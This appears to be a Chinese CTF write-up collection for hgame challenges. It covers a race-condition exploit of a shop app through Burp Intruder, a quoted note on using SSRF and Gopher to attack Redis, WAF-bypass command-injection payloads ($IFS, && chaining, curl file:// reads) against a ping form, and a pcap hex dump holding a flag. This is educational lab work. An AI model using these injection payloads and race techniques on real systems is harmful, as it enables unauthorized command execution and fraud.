

# WP合集

---

## Web

---

### 2.Gopher Shop

最先开始我看到有个docker想在本地搭建运行一下顺便改一下go文件空手套白狼的，然而发现并不可行。

然后在我去乡下走亲访友顺便晒太阳的路上我看见了这篇文章，看到有个gopher，开始以为大概这题考的是这个协议吧，结果好像这个gopher没什么别的含义确实是土拨鼠。

## 2.1 SSRF漏洞

### 2.1.3.2 使用Gopher协议扩展攻击面

#### 1. 攻击Redis

Redis一般运行在内网，使用者大多将其绑定于127.0.0.1:6379，且一般是空口令。攻击者通过SSRF漏洞未授权访问内网Redis，可能导致任意增、查、删、改其中的内容，甚至利用导出功能写入Crontab、Webshell和SSH公钥（使用导出功能写入的文件所有者为redis的启动用户，一般启动用户为root，如果启动用户权限较低，将无法完成攻击）。

Redis是一条指令执行一个行为，如果其中一条指令是错误的，那么会继续读取下一条，所以如果发送的报文中可以控制其中一行，就可以将其修改为Redis指令，分批执行指令，完成攻击。如果可以控制多行报文，那么可以在一次连接中完成攻击。

在攻击Redis的时候，一般是写入Crontab反弹shell，通常的攻击流

然后看以前hgame的WP发现cosmos的二手市场和这个像极了

# Cosmos的二手市场

涉及内容

条件竞争

打开页面，如下：

The screenshot shows a web application interface for a second-hand market. At the top right are '登出' (Logout) and 'getflag' buttons. Below is a table of products:

#	商品编号	商品名称	商品价格	拥有量
1	800001	Cosmos的漏音耳机	10000	0
2	800002	Cosmos的XPS	12000	0
3	800003	Cosmos的电竞椅	1500	0
4	800004	Cosmos的24寸4K显示屏	1800	0

To the right of the table is a user information section:

用户名	余额
adminadmin	500000

Below the table is a message box:

消息栏  
在该市场出售商品需要收取3%的手续费,当你赚取1亿时既能获得cosmos的认可,得到flag

Below the table are two sections: '购买' (Purchase) and '出售' (Sell). Each section has a dropdown menu and a quantity input field. A '购买' (Buy) button is in the purchase section, and a '出售' (Sell) button is in the sell section.

Page URL: https://blog.csdn.net/qq\_43305301

简单测试一下，表面上的逻辑很简单，购买/出售，会消耗/获得相应的金额，但是出售的价格是比购买的价格低的，所以通过正常的页面操作是无法“赚取一个亿”的。

这道题其实我没做出来，最后有师傅提示说是条件竞争，才知道怎么做。

那这样就很简单了，懒得写脚本，`burpsuite`直接发数据包，高线程卖出，低线程买入，摸了几分钟鱼，余额已经刷到8个亿了：

The screenshot shows a table of user information:

用户名	余额
adminadmin	804312900

直接getflag即可。

于是就用burpsuite来整，新版的界面和老版有些不一样不过整一整还是差不多的

The screenshot shows the Burp Suite Professional interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. The title bar indicates 'Burp Suite Professional v2022.9.5 - Temporary Project - licensed to surferxy'. The main window has tabs for 'Dashboard', 'Target', 'Proxy', 'Intruder' (which is selected), 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Below the tabs are buttons for 'Positions', 'Payloads', 'Resource Pool', and 'Options'. The 'Intruder' tab has a sub-section 'Choose an attack type' with a dropdown set to 'Sniper' and a 'Start attack' button. The 'Payload Positions' section is expanded, showing a target URL 'http://week-3.hgame.lwsec.cn:30151' and a note to 'Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.' Below this is a code editor containing a payload script:

```
1 GET /api/v1/user/sellProduct ?product=Apple&number=1 HTTP/1.1
2 Host: week-3.hgame.lwsec.cn:30151
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
5 Referer: http://week-3.hgame.lwsec.cn:30151/shop
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN, zh;q=0.9
8 Cookie: session=MTYQNDczODc2MnxEdilCkFFFQI80SUFBUkFCRUFQUpmLUNBQVHYzNSeWFxNW5EgW9BQ0hWeIpYSnVZVzFpQm5OMGNtbHvad3dGQUFNelqTT187eC_okiwbQkHvw_E0Y5kt-Pwn9FD4xMNeRR4iwtSDw8=
9 Connection: close
10
11
```

On the right side of the interface are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. At the bottom are search and filter buttons, and a status bar indicating '0 matches' and 'Length: 579'.

Burp Project Intruder Repeater Window Help Burp Suite Professional v2022.9.5 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn

2 x 3 x + Positions **Payloads** Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100  
Payload type: Null payloads Request count: 0

**Start attack**

**Payload Options [Null payloads]**

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

Generate 100 payloads  
 Continue indefinitely

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Add Edit Remove Up Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /&lt;>?\*&^;[]|^#


Attack Save Columns 4. Intruder attack of http://week-3.hgame.lwsec.cn:30151 - Temporary attack ...

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		400	<input type="checkbox"/>	<input type="checkbox"/>	178	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	163	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	163	
3	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	163	
5	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
6	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
7	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
8	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
9	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
10	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
11	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
12	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
13	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
14	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
15	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
16	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
17	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
18	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
19	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
20	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
21	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
22	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
23	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	
24	null	400	<input type="checkbox"/>	<input type="checkbox"/>	178	

Finished



本题的思路就是条件竞争，不过由于有天数的限制所以不能像cosmos的二手市场那道题一样摆完挂机刷钱。

```
flag='hgame{Gophershop_M@gic_int_Overflow}'
```

结合flag的内容可以知道，原来是整数溢出了

### 3. Ping To The Host

尝试了好多回却连waf也绕不过去

Input ip

ping

Waf!

127.0.0.1  
127.0.0.1;`a="|";b="s";c=\$a\$b;\$c`  
127.0.0.1|`a="|";b="s";c=\$a\$b;\$c`  
127.0.0.1;  
127.0.0.1; ls  
127.0.0.1;ls

127.0.0.1|

ping

Waf!

127.0.0.1  
127.0.0.1;`a="|";b="s";c=\$a\$b;\$c`  
127.0.0.1|`a="|";b="s";c=\$a\$b;\$c`  
127.0.0.1&`a="|";b="s";c=\$a\$b;\$c`  
127.0.0.1&ls  
127.0.0.1;`a="L";b="s";c=\$a\$b;\$c`

在余下的时间里，只能得出这样的结论

```
127.0.0.1 && `a="1";b="s";c=$a$b;$c`  
127.0.0.1${IFS$9&&${IFS$9`a="1";b="s";c=$a$b;$c`  
127.0.0.1<>&&<>`a="1";b="s";c=$a$b;$c`  
127.0.0.1<&&<`a="1";b="s";c=$a$b;$c`  
  
127.0.0.1${IFS}&&${IFS`a="1";b="s";c=$a$b;$c`  
  
127.0.0.1,&&,`a="1";b="s";c=$a$b;$c`  
127.0.0.1&&`a="1";b="s";c=$a$b;$c`  
127.0.0.1${IFS}&&${IFS`a="1";b="s";c=$a$b;$c`  
${IFS  
${IFS}  
${IFS$1} // $1改成$加其他数字貌似都行  
${IFS$9} (Ubuntu下测试通过)后面加个$与{}类似，起截断作用,  
<  
<>  
{cat,flag.php} // 用逗号实现了空格功能  
%20  
%09
```

ps:有时会禁用cat:

解决方法是使用tac反向输出命令：

linux命令中可以加\，所以甚至可以cat /f1\ag

curl读取文件：

```
curl file:///home/coffee/flag
```

经测试<>是碰都不能碰的，输上去就waf.\${IFS}， \${IFS}似乎可行,但是当输入

```
127.0.0.1${IFS}&&${IFS`a="1";b="s";c=$a$b;$c`
```

时候依然会有waf这是因为;也是碰都不能碰的，把分号改成&&


```
127.0.0.1${IFS}&&${IFS`a="1"${IFS}&&${IFS}b="s"${IFS}&&${IFS}c=$a$b${IFS}&&${IFS}$c`
```

, 结果为failed

## MISC

### 1.Tunnel

很明显题目说了有非预期，附件打开发现能导出这个玩意



打开看看

```
output ipsec.scap
C: > ASUS > Downloads > ipsec.scap
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded Text
00000000 0A 0D 0D 0A 1C 00 00 00 4D 3C 2B 1A 01 00 02 00 . . . . . M < + . . .
00000010 FF FF FF FF FF FF FC 1C 00 00 00 01 02 00 00 . . . . . :
00000020 C0 00 00 02 00 00 00 C0 CC 3A 00 00 00 00 . . . . . ;
00000030 00 00 00 00 00 00 00 64 65 62 69 61 6E 00 00 . . . . . debian . .
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
000000A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
000000B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 02 00 00 . . . . .
000000E0 F8 00 00 00 1A 00 00 00 01 00 02 00 7F 00 00 01 . . . . .
000000F0 FF 00 00 00 7F 00 00 01 00 00 00 00 00 00 00 00 . . . . .
00000100 6C 6F 1D 00 00 00 01 00 05 00 C0 A8 8A 81 FF FF lo . . . . .
00000110 FF 00 C0 A8 8A FF 00 00 00 00 00 00 00 65 6E . . . . en
00000120 73 33 35 1F 00 00 00 01 00 07 00 AC 11 00 01 FF s 3 6 . . . . .
00000130 FF 00 00 AC 11 FF FF 00 00 00 00 00 00 64 . . . . d
00000140 6F 63 6B 65 72 30 3E 00 00 00 02 00 02 00 00 00 o c k e r 0 > . . . . .
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 01 FF FF . . . . .
00000160 FF 00 00 . . . . .
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
00000180 00 00 00 00 00 00 6C 6F 41 00 00 00 02 00 05 00 . . . . lo A . . . . .
00000190 FE 80 00 00 00 00 00 02 0C 29 FF FE 66 FA BC . . . . ) f . . . . .
000001A0 FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00 . . . . .
000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
000001C0 00 00 00 00 00 00 00 00 65 6E 73 33 36 00 00 00 . . . . ens 3 6 . . . . .
000001D0 F8 00 00 20 02 00 00 00 09 00 00 28 00 00 00 00 . . . . ( . . . . .
000001E0 00 00 00 00 00 00 00 00 04 00 72 6F 74 05 . . . . . root . . . . .
000001F0 00 2F 72 6F 74 0C 00 2F 75 73 72 2F 62 69 6E . /root . /usr/bin
00000200 2F 7A 73 68 33 00 00 00 01 00 00 00 01 00 00 . . . . zsh3 . . . . .
00000210 00 06 00 64 61 65 6D 6F 6E 09 00 2F 75 73 72 2F . . . . . . . . .
00000220 73 62 69 6E 11 00 2F 75 73 72 2F 73 62 69 6E 2F . . . . . . . . .
00000230 6E 6F 6C 6F 67 69 6E 2B 00 00 00 00 02 00 00 00 . . . . nologin+ . . . . .
00000240 02 00 00 00 03 00 62 69 6E 04 00 2F 62 69 6E 11 . . . . bin . /bin . . . .
```

很快就找到flag了

```
> Users > ASUS > Downloads > ipsec.scap

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded Text
C0940 16 02 00 00 38 00 00 00 00 A7 9A 96 EC 7D F4 . . . . . } .
C0950 3C 17 66 55 00 00 00 00 00 00 2A 00 00 00 06 00 < . f U . . . * .
C0960 02 00 00 00 08 00 04 00 00 00 00 00 00 00 00 00 .
C0970 00 20 00 00 38 00 00 00 16 02 00 00 34 00 00 00 . . . . . 8 . . . . . 4 .
C0980 01 00 4C 9E 96 EC 7D F4 3C 17 47 54 00 00 00 00 . L . . . } . < . G T . .
C0990 00 00 24 00 00 00 53 00 01 00 00 00 00 01 00 . $ . . S . .
C09A0 00 00 00 00 00 00 00 00 34 00 00 16 02 00 00 . . . . . 4 .
C09B0 30 00 00 00 01 00 53 A4 96 EC 7D F4 3C 17 47 54 0 . . . . S . . . } . < . G T .
C09C0 00 00 00 00 00 00 22 00 00 00 00 00 02 00 00 00 . . . . . " .
C09D0 02 00 02 00 6C 00 0E 00 30 00 00 00 16 02 00 00 . l . . . 0 .
C09E0 58 00 00 00 00 B1 A5 96 EC 7D F4 3C 17 66 55 X . . . . . } . < . f U .
C09F0 00 00 00 00 00 00 4A 00 00 00 07 00 02 00 00 00 . . . . . J .
C0A00 08 00 24 00 00 00 00 00 00 68 67 61 6D . $ . . . h g a m
C0A10 65 7B 69 6B 65 75 31 5F 6D 61 79 5F 6E 7F 74 5F e { i k e v l _ m a y _ n o t -
C0A20 73 61 66 65 5F 61 77 39 38 37 72 74 67 68 7D 0A s a f e _ l a w 9 8 7 r t g h } .
C0A30 58 00 00 00 16 02 00 00 2C 00 00 00 01 00 D4 A6 X . . . , .
C0A40 96 EC 7D F4 3C 17 47 54 00 00 00 00 00 1E 00 . } . < . G T . .
C0A50 00 00 01 00 01 00 00 00 02 00 6C 00 2C 00 00 00 . l , .
C0A60 16 02 00 00 38 00 00 00 01 00 CF A7 96 EC 7D F4 . 0 . . . } .
C0A70 3C 17 47 54 00 00 00 00 22 00 00 00 00 00 < . G T . . . . " .
C0A80 02 00 00 00 02 00 02 00 6C 00 0E 00 30 00 00 00 . l . . . 0 .
C0A90 16 02 00 00 2C 00 00 00 01 00 65 A8 96 EC 7D F4 . . . , . e . . } .
C0AA0 3C 17 47 54 00 00 00 00 00 00 01 00 00 01 00 < . G T . .
C0AB0 01 00 00 00 02 00 6C 00 2C 00 00 16 02 00 00 . l , .
C0AC0 38 00 00 00 01 00 58 AE 96 EC 7D F4 3C 17 47 54 8 . . . . X . . . } . < . G T .
C0AD0 00 00 00 00 00 00 2A 00 00 00 06 00 02 00 00 00 . . . . * .
C0AE0 08 00 04 00 0D 00 00 00 00 00 00 00 40 00 00 . . . . @ .
C0AF0 38 00 00 00 16 02 00 00 38 00 00 01 00 F0 B5 8 . . . . 8 .
C0B00 96 EC 7D F4 3C 17 47 54 00 00 00 00 00 28 00 . } . < . G T . . . ( .
C0B10 00 00 07 00 02 00 00 00 08 00 02 00 02 00 00 00 .
C0B20 00 00 00 00 00 00 00 00 38 00 00 16 02 00 00 . . . . 8 .
C0B30 28 00 00 00 00 A2 BA 96 EC 7D F4 3C 17 66 55 ( . . . . } . < . f U
```

### **3.3ctu4\_card\_problem**

根据提示，与人工智能有关，那么就是我要训练个模型出来整理这些东西

后来给出了hint是CNN，卷积神经网络，这个我是知道的，一开始我也是往这方面想的，所以约等于没有收到hint.QAQ

但是我由于不懂训练集咋找，就被搁置了。

IOT

## 1.another UNO

UNO, 这个我熟悉，打牌！（bushi）

这个UNO好像不是牌欵，是arduino uno吧大概。这个我也熟悉，我写过巡线小车的代码，也许会吧。也许这个文件丢到arduino 官方的IDE里会有什么发现


看不懂捏


